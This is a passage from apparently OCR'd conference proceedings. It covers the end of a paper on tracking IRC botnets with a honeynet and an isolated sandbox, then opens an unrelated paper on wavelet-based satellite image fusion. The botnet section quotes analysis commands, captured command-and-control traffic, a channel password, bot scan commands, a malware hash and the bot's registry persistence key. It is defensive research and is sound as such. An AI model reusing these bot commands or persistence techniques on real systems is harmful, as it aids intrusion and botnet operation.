This tool can be used in malware dynamical analysis in the following way: a default Windows installation performed, the current state is saved using the tool and the malware is executed in the system. After finishing the analysis, the hard disk is zeroed and the tool can be used again to restore the system to the initial state in order to perform a new analysis.

However, as Norton Ghost is commercial software and supports only Windows systems, we choose to migrate to the Partimage tool.

Partimage

The Partimage tool [5] is very similar to Norton Ghost, with the difference that it is free and linux/unix-based. With this tool, one can generate either Linux or Windows systems images, as it supports the filesystems: ext2fs/ext3fs, Reiserfs, FAT16/32, NTFS (experimental), and others.

This tool served as a basis for operating systems restoring functions used in the sandbox. Due to the fact that it is linux-based, the deployment of automatic restoring mechanisms for the systems where the bots are executed was very easy. Besides the NTFS support is related as experimental by the developers, no problems occurred during the works and tests performed.

Honeysnap

It is a very useful tool to parse pcap-based network traces. Honeysnap generates summaries of activities in a time interval, listing packets, HTTP sessions, e-mails, etc. It is also capable of extracting FTP or HTTP downloaded files, which is very convenient in cases where intruders delete their malware

after use. Another feature is the summarization of IRC sessions and keyword search.

Tcpdump

Tcpdump is one of the most used traffic analyzers tool. It is capable of capturing all traffic in a determined collision domain in a TCP/IP network, storing all packet information for use by the security analyst. It is also possible to save all the traffic content in pcap-format files, which is the standard format for most of the network analysis tools.

The network traffic can be analyzed using logical filters known as BPF filters. These filters allow better understanding of the events, as one can separate them by ports, IP addresses, protocols and others.

Snort

Snort [13] is a free network-based Intrusion Detection System commonly used by the security community. It works with a known attack pattern's database, called signatures, which are compared with the packets in the network traffic being analyzed by the tool. In the case of a match, an alert is issued. These alerts are used as an initial step to analyze an event in the honeynet and, after the attack alert is confirmed, a deeper analysis is performed.

Ngrep

The ngrep tool allows the search for regular expressions or hexadecimal characters in network traces, supporting pcap-based files. It works with Ipv4/6, TCP, UDP, ICMPv4/6, IGMP and other protocols, and supports BPF filters like tcpdump.

This tool is very useful to find keywords related to IRC traffic in the honeynet network traces. Few commands are enough to identify the IP addresses and through which ports the bots are generating network traffic.

Sebek

Sebek is a tool designed to capture honeypots data in order to register all intruder's activities in a stealth manner. All data and keystrokes produced by the intruder in the compromised host are captured and sent to the log host.

This information constitutes a way to confirm the honeypot compromise, providing a general view about the actions performed by the intruder. Plenty of important information for bots analysis is captured using Sebek.

Smart

This tool works in a similar way to Sebek to capture data generated by intruders in compromised honeypots, but it also provides information about the executed commands responses. This tool was developed by the Brazilian Honeynet Project during the deployment of the Project and is described in [2].

Shell Scripts

There are also some shell scripts that run in the IDS to help the analyst in management tasks related to honeynet. Log rotation activities are performed daily, weekly and monthly to avoid disk space depletion in the IDS due to full time data collection.

The control of monitoring mechanisms, snort, tcpdump, Smart and Sebek is also done via scripts, guaranteeing that every alert generated by one of these tools is stored for analysis. There are also scripts to keep the honeynet working even after communication failures or power shortage.

B. Working with Tools

The first information source to be verified is the IDS alerts. All traffic gathered in honeynet is considered as malicious since honeynets do not provide any service.

Scripts executing on IDS send daily summaries via email to the honeynet manager. These summaries have important information as a list of all IP addresses that had accessed honeypots during the day. Also the honeynet manager receives by email activities description tables that:

-- Lists the top host access on specific ports;
-- Protocol (TCP, UDP, ICMP) access statistics;
-- Top attacker's source IP addresses (packet count);
-- Top attack source Operational System, and type of attack according to snort database;
-- List of suspicious backdoors and botnet activities on compromised honeypots.

Figure 2 shows a typical daily summary received by honeynet manager.

All these information, give honeynet manager a global view of what is going on the honeynet, and serve as a starting point for a deeper analysis considering all previous gathered data.

Fig. 2. Honeynet daily summary. Honeynet manager receives by email an overview of all suspicious activities on honeynet for the past 24 hours.

It is important to mention that the IDS also reports immediately attackers activities inside a honeypot. That is, if a honeypot is compromised, the manager receives immediately an email like that shown in Figure 3. A script running on the IDS crontab provides this feature, which checks every five minutes for received Sebek, Smart or modified bash data related to intruder activities in a honeypot.

We see in Figure 3 that in honeypot XX.XX.XX.37 commands are executed aiming to open an IRC channel (JOIN #aDDa), and connections attempts are made to FTP servers XX.XX.XX.178 and XX.XX.XX.98 probably to download malware.

The data generated by Smart confirms the intrusion [21]




Fig. 3. Smart alert. Honeynet manager receives by email an on time alert when intruder gain access to honeypot.

suspicion alerted by daily summary on bottom of Figure 2. So the analyst who is now sure that honeypot XX.XX.37 has been compromised and that a botclient has been installed. One can now start the search for information related to Botnet control protocol witch is the focus of this paper.

The analyst may want to know more about the server that the honeypot is connected to. Up to now he knows just that the honeypot XX.XX.37 is trying to join the channel "#aDDa" available in a still unknown server. The server IP can be easily found using ngrep tool searching for string "aDDa" with the BPF filter "host XX.XX.37".

Assuming that the dump file containing the entire honeynet network traffic on march 10th has the name "/var/log/tcpdump/dump_file20070310", the analyst can use the following command:

```
#ngrep -I /var/log/tcpdump/dump_file20070310 aDDa
host XX.XX.XX.37
```

The previous ngrep command generates output lines similar to the one below:

```
T XX.XX.XX.37:1034 -> XX.XX.XX.80:10324 [AP]
JOIN #aDDa
```

Alternately, it is possible to search for other common IRC commands such as "PING", "PONG", "JOIN", "NICK", "TOPIC", etc. However the previous output of the ngrep command is enough to conclude that the honeypot has connected to server XX.XX.80 on port 10324.

At this point, the entire bot client and server traffic can be analyzed via tcpdump with the following command:

```
#tcpdump -X -s 1500 -nr
/var/log/tcpdump/dump_file20070310 host XX.XX.XX.80
and host XX.XX.XX.37 and port 10324
```

Analyzing the traffic between client and server, one can harvest lots of information related to the botnet, such as list of the channels that the bot tries to connect, the channels password, channel topic, and nicknames used by the bots.

Despite all the information provided by tcpdump, the honeysnap tool can also be used, since it generates a much more user-friendly output data format. Honeysnap can remount an entire IRC session based on the network dump file, so data is displayed like in a common IRC client program.

The following command tells honeysnap to interpret pcap file containing botnet traffic:

```
#honeysnap /var/log/tcpdump/dump_file20070310 -H
XX.XX.XX.37 --do-irc --irc-ports=10324
```

Honeysnap output is illustrated below when the bots analysis are presented. The section V illustrates how we use a sandbox to have a detailed understanding of the botclient behavior.

V. SANDBOX

A very common problem when analyzing a botnet comes from the use of static information, like the same source IP address with the same nickname always trying to join the same channels. This behavior pattern may alert the botnet controller that he is under some kind of surveillance. Another suspicious behavior is the presence of IP addresses coming from anonymous network, such as TOR [18].

If the botnet controller suspects he is being monitored, he can blacklist the source IP address and nickname, and might inform his associates about the incident. So, honeynet managers need to be careful when analyzing botnets, avoiding the identification of their activities by botnet controllers.

This can be done through the use of a sandbox that isolates the analysis environment from the botnet controller. Initially virtual machines were used as sandboxes, but it is fairly common for malware, such as botclients, to employ some kind of packaging technique protecting the binary content and avoiding file execution when it detects a virtual machines environment [10].

Another concern is the analysis response time. There are some techniques that allow botnet controller to modify their malware in short time intervals [20]. So if the analysis takes too long the results can be erroneous, since the botnet controller is able to modify his artifact before the analyst work

is completed.

Taking into account all the concerns above to avoid botnet analysis disclosure, obfuscation methods in many malware, and analysis time restrictions, a sandbox has been developed able to analyze a bot in a short period of time and avoid botnet controller suspicions.

Two machines compose the sandbox. In the monitoring machine an IRC server has been installed to be accessed by the botclient. It is a Linux system destined to monitor all network traffic and isolate the sandbox from the Internet. So, this machine also executes tcpdump, snort, honeysnap and ngrep. IRC server configuration is based on information previously gathered from the initial analysis, which provided IRC server name, channels, passwords, nickname, etc.

In another machine is installed a base operational system, Windows or Linux depending on the captured malware. The disc is zeroed with dd tool [4] before O.S. installation. After installation, the system disc image is copied to the monitoring system, and the image is restored every time the analyst wishes to do a new analysis. After restoring the base system, the botclient binary is copied to the machine and executed.

Figure 4 presents the sandbox environment.

This environment assures that all traffic is generated by the botclient being analysed (with the exception of some O.S. native traffic, such as Windows NBT packets). This technique reduces a lot the efforts and time expended during analysis.

Sandbox provides resources to investigate how bot server and client communicates, how botnet controller sends




Fig. 4. Sandbox environment. The sandbox is composed by two machines isolated form Internet.

commands to bot, the meaning of those commands, and what are the botclient response for each command (such as start a network port scan, harvest base machine information, etc).

In the next section is presented a real analysis using all resources and techniques previously described.

VI. ZIP0 BOT

On January 17th honeynet manager received an email from IDS with information about a honeypot compromised by the Sasser worm [12]. The corresponding daily summary shows honeypot XX.XX.164 to present outgoing traffic in many ports, including port 80.

All packets exchanged have been listed with tcpdump and the contents have been verified and it was noticed that it was not a common HTTP communication, despite being directed to port 80.

Using ngrep tool, it was possible to conclude that the traffic was related to an IRC communication. Honeysnap provided rich visualization of these data:

```
Wed Jan 17 00:29:38 2007 XX.XX.XX.164:4251 -> XX.XX.13.91:80
pass None <zip0.compresspass>
Wed Jan 17 00:29:39 2007 XX.XX.XX.164:4251 -> XX.XX.13.91:80
nick None [0]USA\0309293
Wed Jan 17 00:29:39 2007 XX.XX.XX.164:4251 -> XX.XX.13.91:80
user None eexakewk 0 0 [0]USA\0309293
Wed Jan 17 00:29:40 2007 XX.XX.13.91:80 -> XX.XX.XX.164:4251
welcome zip0.rar0 [0]USA\0309293 Welcome to the zip0 IRC
Network [0]USA\0309293!eexakewk@XX.XX.XX.164
Wed Jan 17 00:29:40 2007 XX.XX.13.91:80 -> XX.XX.XX.164:4251
yourhost zip0.rar0 [0]USA\0309293 Your host is zip0.rar0,
running version Unreal3.2
Wed Jan 17 00:29:40 2007 XX.XX.13.91:80 -> XX.XX.XX.164:4251
created zip0.rar0 [0]USA\0309293 This server was created Thu Dec
28 2006 at 11:29:45 PST
Wed Jan 17 00:29:40 2007 XX.XX.13.91:80 -> XX.XX.XX.164:4251
myinfo zip0.rar0 [0]USA\0309293 zip0.rar0 Unreal3.2
iowghraAsORTVSxNCWqBzvdHtGp
lvhopsmntikrRcaqOALQbSeKVfMGCuzNT
Wed Jan 17 00:29:40 2007 XX.XX.XX.164:4251 -> XX.XX.13.91:80
join None #zip0-s#,#zip0-d1#,#zip0-d2# compress
```

Valuable information found on previous honeysnap output is listed:

-- Bot server operation on port 80, localized on USA, California, using the name: compress.zip0.com.ar (XX.XX.13.91);

-- Server access information: password: <zip0.compresspass>, user: *[0]USA\0309293*, channels: #zip0-s#, #zip0-d1#, #zip0-d1#;

-- Channel topics:

Channel	*Users*	*Topic*
#zip0-d1#	*1646*	*[+smntMCu] adv5c4n napi_139 50 3 0 -r -t -s*
#zip0-d2#	*1646*	*[+smntMCu] adv5c4n napi_445 50 3 0 -r -t -s*
#zip0-s#	*1646*	*[+smntMCu] k3y pay -s*

As soon as the bot connects to the bot server, they start communicating generating some traffic like the one shown above.

Based on all data gathered up to now, it possible to configure an IRC server (in the sandbox) to act like the original bot server in a way that the bot connects to this fake server thinking it is connected to the real server.

Running the botclient on the sandbox it was possible to deduce that the commands were provided through channel topics. The analyzed botnet, named “zip0”, uses the binary executable “h.exe” as a botclient. This malware has been captured on the botnet controller FTP server.

```
* Welcome to the zip0 IRC Network
[0]USA|0309293!eexakewk@201.82.26.240
* Your host is zip0.rar0, running version Unreal3.2
* This server was created Thu Dec 28 2006 at 11:29:45 PST
* zip0.rar0 Unreal3.2 iowghraAsORTVSxNCWqBzvdHtGp
lvhopsmntikrRcaqOALQbSeKVfMGCuzNT
* MAP KNOCK SAFELIST HCN MAXCHANNELS=10 MAXBANS=60
NICKLEN=30 TOPICLEN=307 KICKLEN=307 MAXTARGETS=20
AWAYLEN=307 :are supported by this server
*WALLCHOPS WATCH=128 SILENCE=15 MODES=12
CHANTYPES=# PREFIX=(ohv)@%+
CHANMODES=beqa,kfL,l,psmntirRcOAQKVGCuzNSMT
NETWORK=zip0 CASEMAPPING=ascii EXTBAN=~,cqr :are supported
by this server
* There are 2 users and 1651 invisible on 1 servers
* 3 :channels formed
* I have 1653 clients and 0 servers
* Current Local Users: 1653  Max: 3630
* [0]USA|0309293 sets mode +i [0]USA|0309293
```

The FTP access was possible using access information (user, password and server address) gathered by Sebek and Smart tools. In the server we could found 3 identical executables, but with different names:

```
artefato: h.exe , j.exe , z.exe
md5: b2ef11a82e287e6f0bf3fe57274adf11
```

The observed behavior was: as soon as the malware executes, it installs itself on system using the name "MSSCF32.exe", it deletes the executables "h.exe" and add a registry entry to execute the botclient every time the machine initiated.

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\C
urrentVersion\Run]
"MS System Call Function"="MSSCF32.exe"
```

After a proper installation on system the bot on execution, "MSSCF32.exe" tries to connect to server "compress.zip0.com.ar" as it can be observed from the collected network traffic.

```
00:15:57.601377 IP 192.168.0.55.1038 > 192.168.192.254.53:
52974+ A? compress.zip0.com.ar. (38)
```

Our DNS server on sandbox responds the DNS request as if it was the host "compress.zip0.com.ar", so the bot start the connecting process to our monitoring machine. After connecting to the server, the botclient remains inactive for about 40 minutes, and then starts some scans as can be observed from the Sebek data.

```
[SCAN]: Random Port Scan started on XX.XX.x.x:445 with a
delay of 3 seconds for 0 minutes using 50 threads.
```

The previous command captured by Sebek is related to the channel "zip0-d2" topic: "adv5c4n napi_445 50 3 0 –r –t –s". The scan process can also be analyzed by the tcpdump

```
00:29:42.546634 192.168.0.55.4650 > XX.XX.164.124.445: S
388531280:388531280(0) win 16384 <mss
1460,nop,nop,sackOK> (DF)
00:29:42.604849 192.168.0.55.4653 > XX.XX.104.166.445: S
388684351:388684351(0) win 16384 <mss
1460,nop,nop,sackOK> (DF)
```

captured network traffic.

The relation between channel topic and botclient behavior can be used to understand how botnet controller operates and what are his intentions.

The honeynet is able to monitor every channel topic change, which can be provided to sandbox and the new bot behavior analyzed. This is very important because even if the botnet controller starts to use some kind of encryption, the honeynet analysts will still be able to identify the bot response to the new command.

VII. CONCLUSION

In this paper we presented some of the main botnets features and threats against computers connected to the Internet which has been concerning network security community recently. We showed how a honeynet could be helpful to understand botnet behavior.

Using a honeynet and a sandbox, it was possible to identify how botnet controllers provide commands to their bots, executing operation of their interest. We presented a real example where commands and parameters had been provided by IRC channel topic and their effect on bot analyzed, revealing intruder intentions.

The entire methodology presented was based on free software tools available on the Internet, providing flexibility to researchers that intent to reproduce this work according to their needs.

REFERENCES

[1] Bacher, P and Holz, T. and Kotter, M. and Wicherski, G. (2005) "Know Your Enemy: Tracking Botnets" In The Honeynet Project White Paper http://www.honeynet.org/papers/bots (verified in 03/2007).

[2] Barbato, L. G. C. and Montes, A. (2004) "Smart: Resultados da Monitoração de Atividades Hostis em uma Máquina Preparada para ser Comprometida" I WorkComp Sul - Unisul - Universidade do Sul de Santa Catarina, Florianópolis, maio 2004.

[3] Barford, P. and Yegneswaran, V. (2006) "An Inside Look at Botnets" University Of Wisconsin http://pages.cs.wisc.edu/~pb/botnets_final.pdf (verified in 09/2007)

[4] DD (2007) "dd" Linux/UNIX Command http://www.gnu.org/software

[5] Dupoux, F. and Ladurelle, F. (2007) "partimage" http://www.partimage.org/Main_Page

[6] Evron, G. and Damari, K. and Rathaus, N. (2007) "Web Server Botnets and Hosting Farms as Attack Plataforms" Virus Bulletin, February 2007, http://www.virusbtn.com (verified in 03/2007)

[7] Ianelli, N. and Hackworth, A. (2006) "Botnets as a Vehicle for Online Crime" Procedings of the First International Conference on Forensic Computer Science Investigation (ICoFCS '2006) / Departamento de Polícia Federal (ed.) - Brasília, Brazil, 2006, 124 pp. - ISSN 1980-1114

[8] Livada, C. and Walsh, B. and Lapsley, D. and Strayer, T. (2005) "Using Machine Learning Techniques to Identify Botnet Traffic" Internet Research Department BBN Technologies. http://www.ir.bbn.com/documents/articles/lcn-wns-06.pdf

[9] MIT REVIEW (2006) "Report: U.S. generates more cyber attacks than any other country" Technology Review - published by MIT Associated Press http://www.technologyreview.com/Wire/18405 (verified in 03/2007)

[10] Nazario, J. (2006) "Botnet Tracking: Tools, Techniques, and Lessons Learned" Virus Bulletin 2006 Conference, Montreal, Canada

[11] Ritter, J. (2007) "ngrep - network grep" http://ngrep.sourceforge.net

[12] Sasser (2004) "Worm Sasser LSASS" http://research.eeye.com/html/advisories/published/AD20040501.html

[13] SNORT (2007) "snort" http://www.snort.org (verified in 03/2007)

[14] Sptitzner, L. (2003), "Know Your Enemy", Addison Wesley, 2nd edition.

[15] Symantec (2007) “Norton Ghost” http://www.symantec.com (verified in 03/2007)
[16] TCPDUMP (2007) “tcpdump” http://www.tcpdump.org (verified in 03/2007)
[17] The Honeynet Project (2007) "Sebek" http://www.honeynet.org/tools/Sebek
[18] TOR (2007) “The Onion Router” http://tor.eff.org (verified 03/2007)
[19] UK Honeynet Project (2007) "Honeysnap" http://www.ukhoneynet.org/tools/honeysnap
[20] Vixie, P. and Dagon, D. (2006) "Malware Repository Requirements" Defcon, Las Vegas, September 2006
[21] Yegneswaran, V. and Barford, P. and Ullrich. J. (2003) "Internet intrusions: Global characteristics and prevalence." In Proceedings of ACM SIGMETRICS, San Diego, CA, June 2003.

Coefficient Selection Algorithm a Two Stages Image Fusion Method Based on Wavelet Transform

Miguel Archanjo Bacellar Goes Telles jr, Antonio Nuno de Castro Santa Rosa and Paulo Quintiliano

Abstract— Image fusion consists of an advanced set of digital image processing techniques, which are used to combine images of different sensors. The main objective is to obtain a synthetic image that gathers the best qualities of each original image. This paper presents a new image fusion method based on selection of coefficients that takes into account the image fusion from sensors of either different or same satellites. The method is based on wavelet transform and multiresolution analysis. It separates fusion and resampling in different stages, allowing the use of different filters or bases of wavelet transform, in each one of them, in order to get better results. The advantage of the image fusion is to join the best spatial resolution of an image with spectral data of other image in a synthetic one. The results obtained with this method allow us to infer that the synthetic image produced has better spectral and spatial quality than IHS.

***Index Terms*— image fusion, image processing, remote sensing, wavelets.**

I. Introduction

This paper presents the image fusion with Coefficient Selection Method (CSA) [1]. The method is a variation of those methods that use wavelet transform (WT) and the multiresolution analysis (MRA). It separates fusion and resampling in two different stages and allows the use of the different filters in each stage. First, the fusion stage uses an algorithm to calculate the ratio between the images to be fused, i.e. the high spatial resolution image (HSRI) and the low spatial resolution image (LSRI). Secondly, the resampling stage uses another algorithm to compensate the loss of spectral information on the pixels of the edges of the image, since most of the edge information of the synthetic image that comes from the HSRI and not from LSRI. Finally, the results obtained with the fusion by the CSA method are compared with the results obtained with the fusion of the same images using the Intensity-Hue-Saturation method (IHS).

The methods based on WT and MRA are common in the image fusion literature. They have been studied at least for one decade, which stand out their studies in the processes of selecting filters coefficients, scale levels, and type of sensors to be used [2]-[6].

The application of WT in digital image processing is a natural consequence of the evolution of the methods based on spectrum of frequency analysis obtained through a transform. The computational treatment of WT is made through algorithms that operate on data in different scales or resolutions.

According to [3], the synthetic image resultant of the fusion depends on the wavelet base used.

To accomplish the image fusion it is necessary that all images are under the same coordinate system, or they have been preprocessed in such a way that they represent the same geographic area, called registration. The registration error should be smaller than a pixel.

The registration superimposes two or more images of a same scene. The registered image is called reference image, and the other is called adjustment image [7]. This process is accomplished in such a way that the coordinates of a point in each image corresponds to the same geographical space [8]. After the images are superimposed math operations are done in each pixel. There are factors that may influence the quality of the image fusion, such as: acquisition date, weather conditions and illumination which facilitate, restrict or obstruct the processing, combined or isolated.

As the fusion always happens among two images, and one is a LSRI and the other HSRI. We generalized the term panchromatic referring to images of higher spatial resolution. Panchromatic image is barely available for a scene that is going to be fused. A multispectral band of a sensor with high spatial resolution could be used to accomplish of image fusion processing.

This paper is structured in six sections. Section II, a brief overview of WT and MRA theory; section III, concepts of

M. A. B. G. Telles Jr., is with Image and Geographic Information a Branch of Terrestrial Command of Brazilian Army, Centro Universitário de Brasilia – UniCEUB and Geosciences Institute of University of Brasilia - UnB , Campus Universitário Darcy Ribeiro, ICC-Sul, IG, 70910-000, Brasilia – DF, Brazil (e-mail: archanjo@unb.br).

A N C Santa Rosa, is with Sistema de Proteção da Amazônia – SIPAM and the Geosciences Institute of Brasilia University - UnB , Campus Universitário Darcy Ribeiro, ICC-Sul, IG, 70910-000, Brasilia – DF, Brazil (e-mail: nunos@unb.br).

P.Q, is with Brazilian Federal Police, Brazilian Federal Police, SAIS Quadra 7, Lote 21, Ed. INC/DPF, Brasília-DF, Brazil (quintiliano.pqs@dpf.gov.br).

image fusion and the classifications of different fusion levels are presented; section IV, details of the CSA method; section V, results obtained by the CSA and IHS method are compared with each other. Finally, section VI, conclusions about CSA method.

II. Wavelet Transform and multiresolution analisys

WT has been in use in digital imaging processing applications since late 80`s.

The WT using the pyramid algorithm allows the MRA [9]. This is how it works, the processing builds images with resolution that differs from theirs originals [10]. This construction reaches a level that allows changing of information between the images that are being fused or math operations between them. The images that are on the top of the pyramid are the ones with largest level of details or larger resolution when compared with the original, while copies of lower level of details or smaller resolution are on the bottom of the pyramid. It's knew as reverse pyramid.

There are three types of pyramidal images: a low-pass, a band-pass and a wavelet pyramid [10]. The wavelet is the most used and it can be defined as a type of band pass filter, with the difference of storing the details of the image separately by means of the horizontal (LH), diagonal (HH) and vertical details (HL). The image's spectral information is stored in approximation coefficients (LL). Details or edges in images are simple and connected contours, one pixel thickness, placed in the center of two adjacent areas with a considerable difference between its gray levels [11]. The details images are the representation of the edges, in each directions obtained by the WT.

The WT capability allows one to differentiate image parts represented in different resolutions [10]. The WT handles different parts of image appropriately. Besides posses compact support, the wavelets contains also the following characteristics: number of pixels of the transform match the image and the transform is a recursive structure, with tree level's resolution.

The Continuous WT is obtained by the dilatation and translation properties in a prototype of a base function. With that, we obtain both continuous and orthonormal wavelet functions, where the dilations and translations defined by two variables *a* and *b*, respectively (1).

$$\Psi_{a,b}(t) = \frac{1}{\sqrt{a}} \Psi\left(\frac{t-b}{a}\right). \quad (1)$$

The series and discrete wavelet transform will be defined as:

$$f(t) = \sum_{m\to-\infty}^{\infty} \sum_{n\to-\infty}^{\infty} \left\langle f, \Psi_{m,n} \right\rangle . \Psi_{m,n}(t) = \sum_{m\to-\infty}^{\infty} \sum_{n\to-\infty}^{\infty} C_{m,n} . \Psi_{m,n}(t). \quad (2)$$

Keeping in mind that human perception of the universe uses a scale concept, where each accomplished observation is made in an adapted scale for understanding necessary different details. Based on this concept, one can build families of discrete wavelets and develop fast algorithms for the transform calculation.

The resolution levels are described under the form of a nested of function spaces, where each space with higher resolution contains spaces with smaller resolution, as expressed below:

$$\ldots \subset V_{-2} \subset V_{-1} \subset V_0 \subset V_1 \subset V_2 \subset \ldots \quad (5)$$

Bidimensional WT of an image is obtained by applying the transform to the image's columns and then to the lines. That is possible because the WT is a unitary transformation. It means that, the bidimensional transform becomes separable falling in the unidimensional transform case for each dimension of the image, i.e. it's columns and lines.

III. Image Fusion

Image fusion is defined as the combination of two or more different images to form a new one, through the use of an algorithm [12].

The data fusion is classified on three levels: pixel level, feature level and decision level. Details of the data fusion classification levels is obtained in [13]-[14].

Image fusion at pixel level means to process it in the lowest processing level corresponding to the fusion of physical parameters of the image. In the pixel level, data in raster format must be registered or georreferenced. An image with significant errors of registration usually leads to bad interpretation, appearance of false colors and artificial features at the end of the fusion process. The registration includes the resampling of the image to a new spacing between the pixels and new projection. Comparison between the methods of geometric correction can be obtained in [15]-[16].

The geometric correction aims assure that the images to be fused represent the same geographic region, independent of the acquisition from different sensors or they possess different spatial resolutions.

The pixel level is the most developed method and contains three fusion methods, as follows [14]:

- Color transformation, as in, fusion with the IHS method;
- Numeric and statistical methods, as in, analysis of principal components; and
- multiresolution analysis.

These methods processes image fusion using arithmetic procedures, substitution components techniques such as Intensity-Hue-Saturation (IHS) and Principal Components (PCA) [17]-[19]. Nevertheless, those methods might lead to significant distortion of radiometric resolution of the synthetic image, They produce high quality images for visual interpretation, because of texture enhancement

The radiometric correction consists of adjusting brightness and contrast of HSRI, with the brightness and contrast of the LSRI bands. It is necessary, because the quality of the fusion is directly dependence of the high correlation issue between the images [21].

The objective of fusing HSRI with contains high spatial resolution and LSRI, which contains high spectral resolution, is to increase the image details and preserve spectral information. This is useful for applications based on spectral signature.

IV. THE COEFFICIENT SELECTION ALGORITHM

The CSA is an algorithm method designed as an image fusion method that provides tools to fuse images from different sensors, spatial and spectral resolution. It can accomplish in two stages called fusion and resampling. The aim of separate the method in two stages is: 1) It allows the use of either different or same filters (wavelet bases), in each stage; Using different fusion algorithms, as explained below, in the fusion stage; and 2) The use of different levels of decomposition by WT in each stage. In contrast ,image fusion methods, like IHS, that require the selection of spectral bands before the fusion, while methods based on WT, generally requires one band at a time, i.e., each spectral band must be fused with HSRI band separately. Therefore, WT based methods are more flexible. The CSA method uses a decimated WT (DWT) and MRA. Details about decimated and undecimated WT can be obtained in [22] and [23].

A. Fusion stage

The fusion stage is based on analysis of the methods [2]-[6]. It was verified that those methods execute in one stage the fusion and the resampling of the image. Disadvantages of having fusion and resampling in only one stage are: 1) only one filter can be used for fusion and resampling; and 2) the levels of decomposition of the image by the WT are fixed with base in a ratio between the images, meaning that one cannot choose in which level to fuse and in which level to resample.

Before images can be fused they must be evaluated as the ratio between its lines and columns. That is done to verify if the ratio between them is a power of 2 and if it is not, a resampling of the image is made to reach the closest power of 2, using the nearest neighbor interpolator (6).

$$\eta L_{new} = \frac{\eta L_{pan}}{2^{\text{int}(\log_2 \frac{2\eta L_{pan}}{\eta L_{old}})}}, \quad (6)$$

Where:

ηL_{pan} is the number of lines in HSRI;

ηl_{old} is the number of lines in LSRI before interpolation; and

ηl_{new}, is the number of lines of LSRI after interpolation.

In the same way for the columns we have:

$$\eta C_{new} = \frac{\eta C_{pan}}{2^{\text{int}(\log_2 \frac{2\eta C_{pan}}{\eta C_{old}})}}, \quad (7)$$

Where:

ηC_{pan} is the number of columns in HSRI;

ηC_{old} is the number of columns in LSRI before interpolation; and

ηC_{new}, is the number of columns in LSRI after interpolation.

The fusion stage is divided in three phases: decomposition, sum of subbands and fusion properly said.

First, the decomposition of image consists in obtaining the subbands LL, LH, HL and HH by WT and MRA, in a level where all the involved subbands have the same size. Second, the sum of subbands (8) is used as an intermediary stage fusion, and its objective is to enrich the subband LL of the LSRI, with the details coefficients of the subbands LH, HL and HH of HSRI through a direct sum of them. The summation will produce an image IM_A, with spectral information and details similar to those in the HSRI.

The methods based on sum of coefficient were first proposed by [3] and more information about these methods can be obtained in [24].

$$IM_A = (LL_{LRSI}) + (HL_{HRSI} + LH_{HRSI} + HH_{HRSI}), \quad (8)$$

Where:

LL_{LRSI} : Subband of approach of the LSRI;

HL_{HRSI} : Subband of vertical details of the HSRI;

LH_{HRSI} : Subband of horizontal details of the HSRI; and

HH_{HRSI} : Subband of diagonal details of the HSRI.

Third, the fusion is made by starting from the image IM_A and LSRI. In this stage the images have the same dimensions and are decomposed in the fusion level l_{Fusion}. In this level, an algorithm is used to select coefficients between the LL subbands of IM_A and LSRI.

The simplest algorithm to select coefficients is the substitution of the subband LL of IM_A by the subband LL of the LSRI. The algorithms tested and implemented in the CSA method are: minimum, maximum, absolute minimum, absolute maximum and the selection coefficients algorithms from [2] and [20]. They are used to select among the subbands LL of the IM_A and LSRI, which coefficient will be selected to form a new LL subband. After an algorithm is chosen to select the coefficients, the subbands are processed using inverse wavelet transform (IWT) and the synthetic image IM_F is obtained finishing the fusion stage. The whole fusion process is presented in the fig. 1, and described below:

a) The process begins with the registration of the images;

b) A scale algorithm is used to verify the ratio between the images. When the ratio between them are different from a power of 2, the nearest neighbor interpolator algorithm is used to achieve it;

c) the images are decomposed through WT to the level of the sum of subbands;

d) The subband LL of the LSRI replaces the subband LL of the HSRI;

e) The algorithm sum of subbands (8) is used then in the bands of details and approach of the HSRI, resulting in the image IM_A;

f) Both the image IM_A and the LSRI are decomposed through WT at the fusion level. In this stage, the subband LL of the LSRI replaces the subband LL of the image IM_A; and

g) Next, we use one of the implemented algorithms to select coefficients of subband LL among IM_A and the LSRI;

h) IWT is used to reconstruct the image IM_A, which results in image IM_F.

